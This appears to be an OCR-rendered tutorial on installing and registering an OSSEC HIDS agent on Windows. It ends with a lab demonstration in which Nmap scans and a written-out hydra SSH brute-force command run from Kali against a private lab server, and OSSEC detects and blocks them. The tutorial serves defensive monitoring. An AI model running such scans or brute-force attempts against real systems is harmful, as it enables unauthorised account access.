
Setup will install OSSEC HIDS Windows Agent v3.6.0 in the following folder. To install in a different folder, click Browse and select another folder. Click Install to start the installation.

Destination Folder: C:\Program Files (x86)\ossec-agent

Space required: 3.9 MB
Space available: 49.3 GB

Copyright (C) 2003 - 2014 Trend Micro Inc.


Select the directory you want to install the Agent, I leave the Program Files folder by default.



```
    1 arquivo(s) movido(s).
    1 arquivo(s) movido(s).
Par∱metro inv lido "*S-1-5-32-544:F"
O sistema nÆo pode encontrar o arquivo especificado.
    1 arquivo(s) movido(s).
    1 arquivo(s) movido(s).
    1 arquivo(s) movido(s).
    1 arquivo(s) movido(s).
2021/11/22 21:57:42 ossec-agent: INFO: System is Vista or newer (Microsoft Windo...
Completed
```

Copyright (C) 2003 - 2014 Trend Micro Inc.

After setting it, it will install.




Completing OSSEC HIDS Windows Agent v3.6.0 Setup

OSSEC HIDS Windows Agent v3.6.0 has been installed on your computer.

Click Finish to close Setup.

[✓] Run OSSEC Agent Manager

Upon completion, it will ask to run the OSSEC Agent Manager, keep this option enabled.



OSSEC HIDS v3.6.0

Agent: Auth key not imported. (0) - 0


Status: Require import of authentication key.
Missing OSSEC Server IP address.
- Not Running

OSSEC Server IP: <insert_server_ip_here>

Authentication key: <insert_auth_key_here>

http://www.ossec.net | Installed on 2021-11-22 21:57:42

Enter the OSSEC server IP address and the AGENT authentication key that we generated.



OSSEC HIDS v3.6.0

Agent: Auth key not imported. (0) - 0

Status: Require import of authentication key.
Missing OSSEC Server IP address.
- Not Running

OSSEC Server IP: 192.168.100.83

Authentication key: MDAxIG1pY3JvMDEgMTkyLjE2


http://www.ossec.net | Installed on 2021-11-22 21:57:42

Confirm Importing Key


Adding key for:

Agent ID: 001
Agent Name: micro01
IP Address: 192.168.100.68

After importing the settings, save and confirm.



With that, the Agent is started and then just wait.



November 22nd, 2021 09:19:50 PM

Available agents:

+ossec-server (127.0.0.1)
+micro01 (192.168.100.68)


Latest modified files:

+/etc/shadow-
+/etc/resolv.conf
+/etc/cups/subscriptions.conf.O
+/etc/cups/subscriptions.conf
+/etc/group

Latest events

```
Level:     3 - Ossec server started.                                   2021 Nov 22 21:17:58
Rule Id:   502
Location:  pc01->ossec-monitord
 ossec: Ossec started.

Level:     7 - Partition usage reached 100% (disk space monitor).      2021 Nov 22 21:17:55
Rule Id:   531
Location:  pc01->df -P
 ossec: output: 'df -P': /dev/loop0 66688 66688 0 100% /snap/gtk-common-themes/1515

Level:     3 - Ossec server started.                                   2021 Nov 22 21:17:05
Rule Id:   502
Location:  pc01->ossec-monitord
 ossec: Ossec started.

Level:     7 - Partition usage reached 100% (disk space monitor).      2021 Nov 22 21:17:02
Rule Id:   531
Location:  pc01->df -P
 ossec: output: 'df -P': /dev/loop0 66688 66688 0 100% /snap/gtk-common-themes/1515

Level:     3 - New ossec agent connected.                              2021 Nov 22 21:17:02
Rule Id:   501
Location:  (micro01) 192.168.100.68->ossec
 ossec: Agent started: 'micro01->192.168.100.68'.
```

In the OSSEC console, you will start to receive alerts, mainly of brute force attacks.


vm OSSEC (antes da config https) [Executando] - Oracle VM VirtualBox
Arquivo Máquina Visualizar Entrada Dispositivos Ajuda
OSSEC Web Interface
root@pc01: /var/ossec/etc
Kali-Linux-2021.2-virtualbox-amd64 (antes de executar) [...
File Actions Edit View Help
xHydra
Quit
Target Passwords Tuning Specific Start

```
root@pc01:/var/ossec/etc# iptables -L -n -v
Chain INPUT (policy ACCEPT 600 packets, 818K bytes)
 pkts bytes target     prot opt in     out     source               destination
 4040  178K DROP       all  --  *      *       192.168.100.62       0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 DROP       all  --  *      *       192.168.100.62       0.0.0.0/0

Chain OUTPUT (policy ACCEPT 602 packets, 816K bytes)
 pkts bytes target     prot opt in     out     source               destination
root@pc01:/var/ossec/etc#
```

```
Level:     6 - SSH insecure connection attempt (scan).
Rule Id:   5706
Location:  pc01->/var/log/auth.log
Src IP:    192.168.100.62
  Src Port: 37658
  Nov 24 23:40:54 pc01 sshd[8501]: Did not receive identification string from 192.168.100.62 port 37658

Level:     10 - SSHD brute force trying to get access to the system.
Rule Id:   5712
Location:  pc01->/var/log/auth.log
Src IP:    192.168.100.62
  Nov 24 23:24:06 pc01 sshd[8237]: Failed password for invalid user admin from 192.168.100.62 port 37650 ssh2
  Nov 24 23:24:04 pc01 sshd[8237]: Invalid user admin from 192.168.100.62 port 37650
  Nov 24 23:24:04 pc01 sshd[8235]: Disconnected from invalid user admin 192.168.100.62 port 37648 [preauth]
  Nov 24 23:24:04 pc01 sshd[8235]: Invalid user admin from 192.168.100.62 port 37648
  Nov 24 23:24:03 pc01 sshd[8233]: Failed password for invalid user admin from 192.168.100.62 port 37646 ssh2
  Nov 24 23:24:01 pc01 sshd[8233]: Invalid user admin from 192.168.100.62 port 37646
  Nov 24 23:24:00 pc01 sshd[8231]: Disconnected from invalid user admin 192.168.100.62 port 37644 [preauth]
  Nov 24 23:24:00 pc01 sshd[8231]: Invalid user admin from 192.168.100.62 port 37644

Level:     5 - User login failed.
Rule Id:   5503
Location:  pc01->/var/log/auth.log
Src IP:    192.168.100.62
```

```
Nmap scan report for 192.168.100.83
Host is up (0.0020s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol
 2.0)
80/tcp open  http?
MAC Address: 08:00:27:37:B9:99 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:

Service detection performed. Pleas
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up

┌──(root💀kali)-[/home/kali]
└─# nmap 192.168.100.83
Starting Nmap 7.91 ( https://nmap.
Nmap scan report for 192.168.100.8
Host is up (0.0013s latency).
All 1000 scanned ports on 192.168.
MAC Address: 08:00:27:37:B9:99 (Or

Nmap done: 1 IP address (1 host up

┌──(root💀kali)-[/home/kali]
└─# nmap -sV 192.168.100.83
Starting Nmap 7.91 ( https://nmap.
Nmap scan report for 192.168.100.8
Host is up (0.0010s latency).
All 1000 scanned ports on 192.168.
MAC Address: 08:00:27:37:B9:99 (Or

Service detection performed. Pleas
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up

┌──(root💀kali)-[/home/kali]
└─#
```

Target

[✓ Single Target] 192.168.100.83

Target List

Prefer IPV6

Port 22

Protocol ssh

Output Options

Use SSL · Use old SSL · Be Verb · Show Attempts · Debu · COMPLETE HELP · Service Module U

```
hydra -s 22 -l admin -p yourpass -t 16 192.168.100.83 ssh
```

Here is an example of attacks using Nmap and xHydra, which is Hydra's graphical interface to perform brute force attacks against a Linux server and being blocked respectively.

MITRE ATT&CK and Brute Force

Attackers can use brute force techniques to gain access to user and administrator accounts, thus trying to guess a password using automatic tools or even taking advantage of information that you can publicly collect through sophisticated password extraction methods.

